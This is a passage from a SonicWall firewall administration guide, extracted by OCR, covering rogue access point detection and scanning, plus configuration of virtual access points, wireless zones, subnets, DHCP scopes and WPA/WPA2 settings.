Rogue Access Points have emerged as one of the most serious and insidious threats to wireless security. In general terms, an access point is considered rogue when it has not been authorized for use on a network. The convenience, affordability and availability of non-secure access points, and the ease with which they can be added to a network creates a easy environment for introducing rogue access points. Specifically, the real threat emerges in a number of different ways, including unintentional and unwitting connections to the rogue device, transmission of sensitive data over non-secure channels, and unwanted access to LAN resources. So while this doesn't represent a deficiency in the security of a specific wireless device, it is a weakness to the overall security of wireless networks.

The security appliance can alleviate this weakness by recognizing rogue access points potentially attempting to gain access to your network. It accomplishes this in two ways: active scanning for access points on all 802.11a, 802.11g, and 802.11n channels, and passive scanning (while in Access Point mode) for beaconing access points on a single channel of operation.


Configuring IDS Settings



To apply the settings you've configured, click **Accept**. To discard the changes, click **Cancel**.

Topics:


Wireless Intrusion Detection Settings



Select the **Enable Rogue Access Point Detection** checkbox to specify the rogue access point detection method. The **Authorized Access Points** menu allows you to specify **All Authorized Access Points**, **Create new MAC Address Object Group**, or **Select an Address Object Group**.


The **Authorized Access Points** menu allows you to specify which access points the SonicWall security appliance will considered authorized when it performs a scan. You can select:

- **All Authorized Access Points** to allow all SonicPoints.
- **Create new MAC Address Object Group** to create an address object group containing a group of MAC address to limit the list to only those SonicPoints whose MAC addresses are contained in the address object group. When this option is selected, the **Add Address Object Group** dialog displays.



Enter a new for the new group in the **Name** field, and then select the address objects for the group.


IDS Settings



To schedule when to run an IDS scan, from the **Schedule IDS Scan** drop-down menu, select or create a schedule:

- **Disabled** (default) – IDS scans do not take place

- **Create a new schedule...** – The **Add Schedule** dialog displays



- **Work Hours**
- **M-T-W-TH-F 08:00 to 17:00**
- **After Hours**
- **M-T-W-TH-F 00:00 to 08:00**
- **M-T-W-TH-F 17:00 to 24:00**
- **SU-S 00:00 to 24:00**
- **Weekend Hours**

Discovered Access Points

NOTE: To refresh the entries in the **Discovered Access Points** table, click **Refresh**. To do an immediate scan, click **Scan Now**.

Topics:

Settings

The **Note** above the table displays the number of Access Points found and the time, in days, hours, minutes, and seconds, since the last scan.

The **Discovered Access Points** table displays information on every access point that can be detected by all your SonicPoints or on a individual SonicPoint basis:

- **MAC Address (BSSID)**: The MAC address of the radio interface of the detected access point.

- **SSID**: The radio SSID of the access point.
- **Channel**: The radio channel used by the access point.
- **Authentication**: The type of authentication.
- **Cipher**: The cipher used.
- **Vendor**: The manufacturer of the access point. SonicPoints show a manufacturer of either SonicWall or Senao.
- **Signal Strength**: The strength of the detected radio signal
- **Max Rate**: The fastest allowable data rate for the access point radio, typically 54 Mbps.
- **Authorize**: Click the **Edit** icon in the **Authorize** column to add the access point to the address object group of authorized access points.

Scanning for Access Points

Active scanning occurs when the wireless security appliance starts up, and at any time **Scan Now** is clicked at the bottom of the **Discovered Access Points** table. When the wireless security appliance is operating in a Bridge Mode, the **Scan Now** feature does not cause any interruption to the bridged connectivity. When the wireless security appliance is operating in Access Point Mode, however, a temporary interruption of wireless clients occurs for no more than a few seconds. This interruption manifests itself as follows:

- Non-persistent, stateless protocols (such as HTTP) should not exhibit any ill-effects.
- Persistent connections (protocols such as FTP) are impaired or severed.

CAUTION: The Scan Now feature causes a brief disruption in service. If this is a concern, wait to use the Scan Now feature at a time when no clients are active or until the potential for disruption becomes acceptable.

Authorizing Access Points on Your Network

Access Points detected by the wireless security appliance are regarded as rogues until they are identified to the wireless security appliance as authorized for operation. To authorize an access point, select it in the list of access points discovered by the wireless security appliance scanning feature, and add it clicking the **Authorize** icon.

69

Configuring Virtual Access Points with Internal Wireless Radio

NOTE: The **Wireless > Virtual Access Point** page applies only to Wireless platforms.

Wireless > Virtual Access Point

Wireless VAP Overview

This section provides an introduction to the Virtual Access Point (VAP) feature for SonicWall network security appliances equipped with internal wireless radios.

Topics:

What Is a Virtual Access Point?

A Virtual Access Point (VAP) is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when in actuality there is only a single physical AP. Before the evolution of the Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access

Points and wireless network security characteristics, such as authentication and encryption. In other words, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients, and if the latter were required, they would had to have been provided by a separate, distinctly configured Access Points. This forced WLAN network administrators to find a solution to scale their existing wireless LAN infrastructure to provide differentiated levels of service. With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Broadcast Service Set Identifier (BSSID) and Service Set Identified (SSID). This allows for segmenting wireless network services within a single radio frequency footprint of a single physical access point device.

VAPs allow you to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface. Each of these custom configurations acts as a separate (virtual) access point, and can be grouped and enforced on a single internal wireless radio.

For more information on SonicOS Secure Wireless features, refer to the *SonicWall Secure Wireless Integrated Solutions Guide*.

Benefits of Using Virtual APs

This section includes a list of benefits in using the Virtual AP feature:

- **Radio Channel Conservation**—Prevents building overlapped infrastructures by allowing a single Physical Access Point to be used for multiple purposes to avoid channel collision problem. Channel conservation. Multiple providers are becoming the norm within public spaces such as airports. Within an airport, it might be necessary to support an FAA network, one or more airline networks, and perhaps one or more Wireless ISPs. However, in the US and Europe, 802.11b networks can only support three usable (non-overlapping) channels, and in France and Japan only one channel is available. Once the channels are utilized by existing APs, additional APs will interfere with each other and reduce performance. By allowing a single network to be used for multiple purposes, Virtual APs conserve channels.
- **Optimize Wireless LAN Infrastructure**—Share the same Wireless LAN infrastructure among multiple providers, rather than building an overlapping infrastructure, to lower down the capital expenditure for installation and maintenance of your WLANs.

Wireless Virtual AP Configuration Task List


A Wireless VAP deployment requires several steps to configure. The following section provides first a brief overview of the steps involved, and then a more in-depth examination of the parts that make up a successful VAP deployment. Subsequent sections describe VAP deployment requirements and provide a configuration task list:

- Wireless VAP Configuration Overview on page 700
- Network Zones on page 701
- Wireless LAN Subnets on page 704
- DHCP Server Scope on page 705
- Virtual Access Point Profiles on page 706
- Virtual Access Points on page 708
- Virtual Access Point Groups on page 709
- Enabling the Virtual Access Point Group on page 709

Wireless VAP Configuration Overview


The following are required areas of configuration for VAP deployment:

1. **Zone** - The zone is the backbone of your VAP configuration. Each zone you create will have its own security and access control settings and you can create and apply multiple zones to a single physical interface by way of Wireless Subnets.
2. **Wireless Interface** - The W0 interface (and its WLAN subnets) represent the physical connections between your SonicWall network security appliance and the internal wireless radio. Individual zone settings are applied to these interfaces and forwarded to the wireless radio.
3. **DHCP Server** - The DHCP server assigns leased IP addresses to users within specified ranges, known as Scopes. The default ranges for DHCP scopes are often excessive for the needs of most wireless deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.
4. **Virtual Access Point Profile** - The VAP Profile feature allows for creation of wireless configuration profiles which can be easily applied to new wireless Virtual Access Points as needed.
5. **Virtual Access Point** - The VAP Objects feature allows for setup of general VAP settings. SSID and wireless subnet name are configured through VAP Settings.
6. **Virtual Access Point Group** - The VAP Group feature allows for grouping of multiple VAP objects to be simultaneously applied to a single internal wireless radio.
7. **Assign VAP Group to Internal Wireless Radio**- The VAP Group is applied to the internal wireless radio and made available to users through multiple SSIDs.



Network Zones

A network security zone is a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. With the zone-based security, you can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface. Network zones are configured from the **Network > Zones** page.



Topics:

- The Wireless Zone on page 701
- Custom Wireless Zone Settings on page 701

For detailed information on configuring zones, see Network > Zones on page 403.

The Wireless Zone

The Wireless zone type, of which the “WLAN Zone” is the default instance, provides support to SonicWall wireless radio. When an interface or subinterface is assigned to a Wireless zone, the interface can enforce security settings above the 802.11 layer, including WiFiSec Enforcement, SSL VPN redirection, Guest Services, Lightweight Hotspot Messaging and all licensed Deep Packet Inspection security services.


Custom Wireless Zone Settings

Although SonicWall provides the pre-configured Wireless zone, you also have the ability to create their own custom wireless zones. When using VAPs, several custom zones can be applied to a single wireless radio.

Topics:

- General on page 702
- Wireless on page 702
- Guest Services on page 703


General



General configuration options

Feature	Description
Name	Create a name for your custom zone
Security Type	Select **Wireless** to enable and access wireless security options.
Allow Interface Trust	Select this option to automatically create access rules to allow traffic to flow between the interfaces of a zone. This will effectively allow users on a wireless zone to communicate with each other. This option is often disabled when setting up Guest Services.
SonicWall Security Services	Select the security services you wish to enforce on this zone. This allows you to extend your SonicWall firewall security services to your wireless users.

Wireless




Wireless configuration options

Feature	Description
Only allow traffic generated by a SonicPoint	Restricts traffic on this zone to internally-generated traffic only.
SSL VPN Enforcement	Redirects all traffic entering the Wireless zone to a defined SonicWall SSL VPN appliance. This allows all wireless traffic to be authenticated and encrypted by the SSL VPN, using, for example, NetExtender to tunnel all traffic. Note: Wireless traffic that is tunnelled through an SSL VPN will appear to originate from the SSL VPN rather than from the Wireless zone. **SSL VPN Server** - Select the Address Object representing the SSL VPN appliance to which you wish to redirect wireless traffic.
SonicPoint Provisioning Profile	Select a predefined SonicPoint Provisioning Profile to be applied to all current and future SonicPoints on this zone.
SonicPointN Provisioning Profile	Select a predefined SonicPointN Provisioning Profile to be applied to all current and future SonicPoints on this zone.

Guest Services

The **Enable Guest Services** option allows the following guest services to be applied to a zone:



Guest services configuration options

Feature	Description
Enable inter-guest communication	Allows guests connecting to SonicPoints in this Wireless zone to communicate directly and wirelessly with each other.
Bypass AV Check for Guests	Allows guest traffic to bypass Anti-Virus protection

Guest services configuration options


Feature	Description
Enable Dynamic Address Translation (DAT)	Dynamic Address Translation (DAT) allows the SonicPoint to support any IP addressing scheme for Guest Services users. If this option is disabled (unchecked), wireless guest users must either have DHCP enabled, or an IP addressing scheme compatible with the SonicPoint's network settings.
Enable External Guest Authentication	Requires guests connecting from the device or network you select to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access. Optionally, allows OAuth and Social Login for users. For more information about these features, see Configuring Open Authentication, Social Login, and LHM on page 2019.
Custom Authentication Page	Redirects users to a custom authentication page when they first connect to a SonicPoint in the Wireless zone. Click Configure to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click OK.
Post Authentication Page	Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the filed.
Bypass Guest Authentication	Allows a SonicPoint running Guest Services to integrate into environments already using some form of user-level authentication. This feature automates the Guest Services authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Services access is desired, or when another device upstream of the SonicPoint is enforcing authentication.
Redirect SMTP traffic to	Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to.
Deny Networks	Blocks traffic from the networks you specify. Select the subnet, address group, or IP address to block traffic from.
Pass Networks	Automatically allows traffic through the Wireless zone from the networks you select.
Max Guests	Specifies the maximum number of guest users allowed to connect to the Wireless zone. The default is 10.

Wireless LAN Subnets

A Wireless LAN (WLAN) subnet allows you to split a single wireless radio interface (W0) into many virtual network connections, each carrying its own set of configurations. The WLAN subnet solution allows each VAP to have its own virtual separate subinterface, even though there is only a single 802.11 radio.

WLAN subnets have several key capabilities and characteristics of a physical interface, including zone assignability, security services, WAN assignability (static addressing only), GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from WLAN subnets at this time are VPN policy binding, WAN dynamic client support, and multicast support.

WLAN subnets are configured from the **Network > Interfaces** page.



Custom Wireless Subnet Settings

the Wireless subnet configuration options table lists configuration parameters and descriptions for wireless subnets:

Wireless subnet configuration options

Feature	Description
Zone	Select a pre-defined or custom zone. Only zones with security type of “wireless” are available for selection.
Parent Interface	The default WLAN interface, normally W0.
Subnet Name	Choose a friendly name for this interface.
IP Configuration	Create an IP address and Subnet Mask in accordance with your network configuration.
Sonic Point Limit	The number of radios supported in your deployment, the default value is 1 SonicPoint.
Management	Select the protocols you wish to use when managing this subnet.
User Login	Select the protocols you will make available to clients who access this subnet.
DHCP Server	Select the Create default DHCP Lease Scope option to enable DHCP on this subnet, along with the default number of available leases. Read DHCP Server Scope on page 705, for more information on DHCP lease requirements.


DHCP Server Scope

The DHCP server assigns leased IP addresses to users within specified ranges, known as Scopes.

IMPORTANT: Take care in making these settings manually, as a scope of 200 addresses for multiple interfaces that will only use 30 can lead to connection issues due to lease exhaustion.

The DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. Failure to do so may cause the auto-creation of


subsequent DHCP scopes to fail, requiring manual creation after performing the requisite scope resizing. DHCP Server Scope is set from the **Network > DHCP Server** page.



Virtual Access Point Profiles

A Virtual Access Point Profile allows you to pre-configure and save access point settings in a profile. VAP Profiles allows settings to be easily applied to new Virtual Access Points. Virtual Access Point Profiles are configured from the **Wireless > Virtual Access Point** page.

TIP: This feature is especially useful for quick setup in situations where multiple virtual access points will share the same authentication methods.



Topics:

- Virtual Access Point Profile Settings on page 706
- WPA-PSK / WPA2-PSK Encryption Settings on page 707
- WPA-EAP / WPA2-EAP Encryption Settings on page 707

Virtual Access Point Profile Settings

the Virtual access point profile configuration options table lists configuration parameters and descriptions for Virtual Access Point Profile Settings:

Virtual access point profile configuration options

Feature	Description
Name	Choose a friendly name for this VAP Profile. Choose something descriptive and easy to remember as you will later apply this profile to new VAPs.
Type	Set to **Wireless-Internal-Radio** by default. Retain this default setting if using the internal radio for VAP access (currently the only supported radio type)

Virtual access point profile configuration options

Feature	Description
Authentication Type	Below is a list available authentication types with descriptive features and uses for each: **WPA** • Good security (uses TKIP) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • No client software needed in most cases **WPA2** • Best security (uses AES) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • Client software install may be necessary in some cases • Supports 802.11i “Fast Roaming” feature • No backend authentication needed after first log-in (allows for faster roaming) **WPA2-AUTO** • Tries to connect using WPA2 security, if the client is not WPA2 capable, the connection will default to WPA.
Unicast Cipher	The unicast cipher is automatically chosen based on the authentication type.
Multicast Cipher	The multicast cipher is automatically chosen based on the authentication type.
Maximum Clients	Choose the maximum number of concurrent client connections permissible for this virtual access point.

WPA-PSK / WPA2-PSK Encryption Settings

Pre-Shared Key (PSK) is available when using WPA or WPA2. This solution utilizes a shared key.

WPA-PSK/WPA2-PSK encryption configuration options

Feature	Description
Pass Phrase	The shared passphrase users will enter when connecting with PSK-based authentication.
Group Key Interval	The time period for which a Group Key is valid. The default value is 86400 seconds. Setting to low of a value can cause connection issues.

WPA-EAP / WPA2-EAP Encryption Settings

Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution utilizes an external 802.1x/EAP capable RADIUS server for key generation.

WPA-EAP / WPA2-EAP encryption configuration options

Feature	Description
RADIUS Server 1	The name/location of your RADIUS authentication server
RADIUS Server 1 Port	The port on which your RADIUS authentication server communicates with clients and network devices.
RADIUS Server 1 vSecret	The secret passcode for your RADIUS authentication server
RADIUS Server 2	The name/location of your backup RADIUS authentication server
RADIUS Server 2 Port	The port on which your backup RADIUS authentication server communicates with clients and network devices.
RADIUS Server 2 Secret	The secret passcode for your backup RADIUS authentication server
Group Key Interval	The time period (in seconds) during which the WPA/WPA2 group key is enforced to be updated.

